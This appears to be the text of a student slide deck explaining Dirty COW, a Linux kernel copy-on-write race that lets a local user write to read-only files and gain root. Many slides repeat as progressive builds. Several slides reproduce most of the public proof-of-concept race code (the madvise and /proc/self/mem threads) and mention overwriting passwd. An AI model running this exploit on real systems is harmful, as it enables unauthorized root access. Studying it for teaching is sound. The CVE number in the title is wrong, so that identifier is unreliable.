Dirty COW: CVE-2016-5095

A Privilege Escalation Vulnerability in the Linux Kernel

Ye Shu

Williams College

CSCI432, May 11 2022

What is Dirty COW?

What does it do?

A kernel local privilege escalation vulnerability.

kernel	it is a vulnerability in the Linux kernel
local	attacker must already have access to environment
privilege escalation	allows normal unprivileged users to act as root

What is Dirty COW?

What does it do?


A kernel local privilege escalation vulnerability.

kernel	it is a vulnerability in the Linux kernel
local	attacker must already have access to environment
privilege escalation	allows normal unprivileged users to act as root

Impact

Affects Linux kernel 2.0.0 – 4.8.3 (released June 1996–Sep 2016).
Can also be used to root any Android < 7


Demonstration (write to file)



[1] Test environment: Ubuntu 16.04 LTS "Xenial", kernel version 4.4.0-21

Demonstration (gaining root)

And we can write into more interesting files, such as `passwd`...



[1] Test environment: Ubuntu 16.04 LTS "Xenial", kernel version 4.4.0-21

How?

Race condition in `mm/gup.c` allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping. [1]

[1] From the official CVE description; with my modifications

How?

Race condition in `mm/gup.c` allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping. [1]

memory mapping	abstract layer of virtual memory corresponding to files or devices. So programs can access parts of file without calling `read` or `write`
COW	share memory pages between processes until one process attempts to write to shared page
`mm/gup.c`	memory manager; get user pages
race condition	occurs when two threads access a shared resource at the same time. Common source of bugs/vulns

[1] From the official CVE description; with my modifications

A look into the PoC (Proof-of-Concept)

```
1   void *map; int f; struct stat st; char *name;
2
3   int main(int argc,char *argv[]) {
4   /* You have to pass two arguments. File and Contents. */
5       pthread_t pth1,pth2;
6   /* You have to open the file in read only mode. */
7       f=open(argv[1],O_RDONLY);
8       fstat(f,&st);
9       name=argv[1];
10
11  /* You have to use MAP_PRIVATE for copy-on-write mapping.
12  > Create a private copy-on-write mapping.  Updates to the
13  > mapping are not visible to other processes mapping the same
14  > file, and are not carried through to the underlying file.  It
15  > is unspecified whether changes made to the file after the
16  > mmap() call are visible in the mapped region.                */
17  /* You have to open with PROT_READ. */
18      map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
19      printf("mmap %zx\n\n",(uintptr_t) map);
20  /* You have to do it on two threads. */
21      pthread_create(&pth1,NULL,madviseThread,argv[1]);
22      pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
23  /* You have to wait for the threads to finish. */
24      pthread_join(pth1,NULL);
25      pthread_join(pth2,NULL);
26      return 0;
27  }
```

Opens the file as readonly into fd `f`

Maps the content in `f` into Copy-On-Write memory at `map` (can read or *write to copy*)

[1] PoC originally from here; with my modifications

A look into the PoC (Proof-of-Concept)

```
1   void *map; int f; struct stat st; char *name;
2
3   int main(int argc,char *argv[]) {
4   /* You have to pass two arguments. File and Contents. */
5       pthread_t pth1,pth2;
6   /* You have to open the file in read only mode. */
7       f=open(argv[1],O_RDONLY);
8       fstat(f,&st);
9       name=argv[1];
10
11  /* You have to use MAP_PRIVATE for copy-on-write mapping.
12  > Create a private copy-on-write mapping.  Updates to the
13  > mapping are not visible to other processes mapping the same
14  > file, and are not carried through to the underlying file.  It
15  > is unspecified whether changes made to the file after the
16  > mmap() call are visible in the mapped region.                */
17  /* You have to open with PROT_READ. */
18      map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
19      printf("mmap %zx\n\n",(uintptr_t) map);
20  /* You have to do it on two threads. */
21      pthread_create(&pth1,NULL,madviseThread,argv[1]);
22      pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
23  /* You have to wait for the threads to finish. */
24      pthread_join(pth1,NULL);
25      pthread_join(pth2,NULL);
26      return 0;
27  }
```

Opens the file as readonly into fd `f`

Maps the content in `f` into Copy-On-Write memory at `map` (can read or *write to copy*)

Creates two threads that will invoke `madviseThread` and `procselfmemThread`

Waits for threads to finish executing

[1] PoC originally from here; with my modifications

A look into the PoC: inside the two threads

```
1   void *madviseThread(void *arg) {
2     char *str = (char*)arg;
3     int i,c=0;
4     for(i=0;i<100000000;i++) {
5   /* You have to race madvise(MADV_DONTNEED)
6   :: https://access.redhat.com/security/vulnerabilities/2706661
7   > This is achieved by racing the madvise(MADV_DONTNEED) syscall
8   > while having the page of the executable mmapped in memory. */
9       c+=madvise(map,100,MADV_DONTNEED);
10    }
11    printf("madvise %d\n\n",c);
12  }
13
14  void *procselfmemThread(void *arg) {
15    char *str = (char*)arg;
16  /* You have to write to /proc/self/mem
17  :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16 */
18    int f=open("/proc/self/mem",O_RDWR);
19    int i,c=0;
20    for(i=0;i<100000000;i++) {
21  /* You have to reset the file pointer to the memory position. */
22      lseek(f,(uintptr_t) map,SEEK_SET);
23      c+=write(f,str,strlen(str));
24    }
25    printf("procselfmem %d\n\n", c);
26  }
```

`madviseThread` keeps advising the OS that first 100 bytes of `map` is not needed and can be freed

[1] PoC originally from here; with my modifications

A look into the PoC: inside the two threads

```
1   void *madviseThread(void *arg) {
2     char *str = (char*)arg;
3     int i,c=0;
4     for(i=0;i<100000000;i++) {
5   /* You have to race madvise(MADV_DONTNEED)
6   :: https://access.redhat.com/security/vulnerabilities/2706661
7   > This is achieved by racing the madvise(MADV_DONTNEED) syscall
8   > while having the page of the executable mmapped in memory. */
9       c+=madvise(map,100,MADV_DONTNEED);
10    }
11    printf("madvise %d\n\n",c);
12  }
13
14  void *procselfmemThread(void *arg) {
15    char *str = (char*)arg;
16  /* You have to write to /proc/self/mem
17  :: https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16 */
18    int f=open("/proc/self/mem",O_RDWR);
19    int i,c=0;
20    for(i=0;i<100000000;i++) {
21  /* You have to reset the file pointer to the memory position. */
22      lseek(f,(uintptr_t) map,SEEK_SET);
23      c+=write(f,str,strlen(str));
24    }
25    printf("procselfmem %d\n\n", c);
26  }
```

`madviseThread` keeps advising the OS that first 100 bytes of `map` is not needed and can be freed

`procselfmemThread` keeps writing to the start of the memory mapping at `f`

[1] PoC originally from here; with my modifications

What is happening?

"After a successful `MADV_DONTNEED` operation, [...] subsequent accesses of pages in the range will succeed, but will result in *repopulating the memory contents from the up-to-date contents of the underlying mapped file*"

— manpage of `madvise(2)`

Strange... but seems alright?
Looks like something unusual is going on with the race condition...

A look into the kernel

```
1   long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
2           unsigned long start, unsigned long nr_pages,
3           unsigned int gup_flags, struct page **pages,
4           struct vm_area_struct **vmas, int *nonblocking) {
5   /* [...] */
6       do {
7           /* [...] */
8   retry:
9           cond_resched(); /* please rescheule me!!! */
10          page = follow_page_mask(vma, start, foll_flags, &page_mask);
11          if (!page) {
12              int ret;
13              ret = faultin_page(tsk, vma, start, &foll_flags,
14                      nonblocking);
15              switch (ret) {
16              case 0:
17                  goto retry;
18              case -EFAULT:
19              case -ENOMEM:
20              case -EHWPOISON:
21                  return i ? i : ret;
22              case -EBUSY:
23                  return i;
24              case -ENOENT:
25                  goto next_page;
26              }
27              BUG();
28          }
29          /* [...] */
30      }
31      /* [...] */
32  }
```

Attempts to locate memory page at address `start` with `foll_flags`

A look into the kernel

```
1   long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
2           unsigned long start, unsigned long nr_pages,
3           unsigned int gup_flags, struct page **pages,
4           struct vm_area_struct **vmas, int *nonblocking) {
5   /* [...] */
6       do {
7           /* [...] */
8   retry:
9           cond_resched(); /* please rescheule me!!! */
10          page = follow_page_mask(vma, start, foll_flags, &page_mask);
11          if (!page) {
12              int ret;
13              ret = faultin_page(tsk, vma, start, &foll_flags,
14                      nonblocking);
15              switch (ret) {
16              case 0:
17                  goto retry;
18              case -EFAULT:
19              case -ENOMEM:
20              case -EHWPOISON:
21                  return i ? i : ret;
22              case -EBUSY:
23                  return i;
24              case -ENOENT:
25                  goto next_page;
26              }
27              BUG();
28          }
29          /* [...] */
30      }
31      /* [...] */
32  }
```

Attempts to locate memory page at address `start` with `foll_flags`

On failure, calls `faultin_page` to handle pagefault

A look into the kernel

```
1   long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
2           unsigned long start, unsigned long nr_pages,
3           unsigned int gup_flags, struct page **pages,
4           struct vm_area_struct **vmas, int *nonblocking) {
5   /* [...] */
6       do {
7           /* [...] */
8   retry:
9           cond_resched(); /* please rescheule me!!! */
10          page = follow_page_mask(vma, start, foll_flags, &page_mask);
11          if (!page) {
12              int ret;
13              ret = faultin_page(tsk, vma, start, &foll_flags,
14                      nonblocking);
15              switch (ret) {
16              case 0:
17                  goto retry;
18              case -EFAULT:
19              case -ENOMEM:
20              case -EHWPOISON:
21                  return i ? i : ret;
22              case -EBUSY:
23                  return i;
24              case -ENOENT:
25                  goto next_page;
26              }
27              BUG();
28          }
29          /* [...] */
30      }
31      /* [...] */
32  }
```

Attempts to locate memory page at address `start` with `foll_flags`

On failure, calls `faultin_page` to handle pagefault

If handler resolves issue, retries on correct page

Ground Zero!

```
1   static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
2                   unsigned long address, unsigned int *flags, int *nonblocking) {
3       /* [...] */
4           /*
5            * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
6            * necessary, even if maybe_mkwrite decided not to set pte_write. We
7            * can thus safely do subsequent page lookups as if they were reads.
8            * But only do so when looping for pte_write is futile: in some cases
9            * userspace may also be wanting to write to the gotten user page,
10           * which a read fault here might prevent (a readonly page might get
11           * reCOWed by userspace write).
12           */
13          if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
14                  *flags &= ~FOLL_WRITE;
15          return 0;
16      /* [...] */
17  }
```

After detecting a Copy On Write has happened, the flag `FOLL_WRITE` is removed, so the next retry will treat as read access to COW page.

But... WHY?

Ground Zero!


```
1   static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
2                   unsigned long address, unsigned int *flags, int *nonblocking) {
3       /* [...] */
4           /*
5            * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
6            * necessary, even if maybe_mkwrite decided not to set pte_write. We
7            * can thus safely do subsequent page lookups as if they were reads.
8            * But only do so when looping for pte_write is futile: in some cases
9            * userspace may also be wanting to write to the gotten user page,
10           * which a read fault here might prevent (a readonly page might get
11           * reCOWed by userspace write).
12           */
13          if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
14                  *flags &= ~FOLL_WRITE;
15          return 0;
16      /* [...] */
17  }
```

After detecting a Copy On Write has happened, the flag `FOLL_WRITE` is removed, so the next retry will treat as read access to COW page.

But... WHY? To prevent infinite retry & return a valid page. We'll come back to this later.

What might go wrong?


What if the COW page is dropped before retry? (illust from [1])



`madvise` drops page

What might go wrong?

What if the COW page is dropped before retry? (illust from [1])




`madvise` drops page

On next retry, pagefault handler assumes readonly (no `FOLL_WRITE`) and will **directly map** page to the file

What might go wrong?

What if the COW page is dropped before retry? (illust from [1])



`madvise` drops page

On next retry, pagefault handler assumes readonly (no `FOLL_WRITE`) and will **directly map** page to the file

This mapping is returned. Changes to this (dirty) page will be **written back**!

Why not `SIGSEGV`? Why dirty COW page at all?

But the user writes to this "readonly" page, why doesn't it cause a segmentation fault?

TL;DR: we are writing to `/proc/self/mem`.

Why not `SIGSEGV`? Why dirty COW page at all?

But the user writes to this "readonly" page, why doesn't it cause a segmentation fault?

TL;DR: we are writing to `/proc/self/mem`.

For pointer dereferences, pagefaults are handled by MMU, which invokes interrupt handler.

Why not `SIGSEGV`? Why dirty COW page at all?

But the user writes to this "readonly" page, why doesn't it cause a segmentation fault?

TL;DR: we are writing to `/proc/self/mem`.

For pointer dereferences, pagefaults are handled by MMU, which invokes interrupt handler.

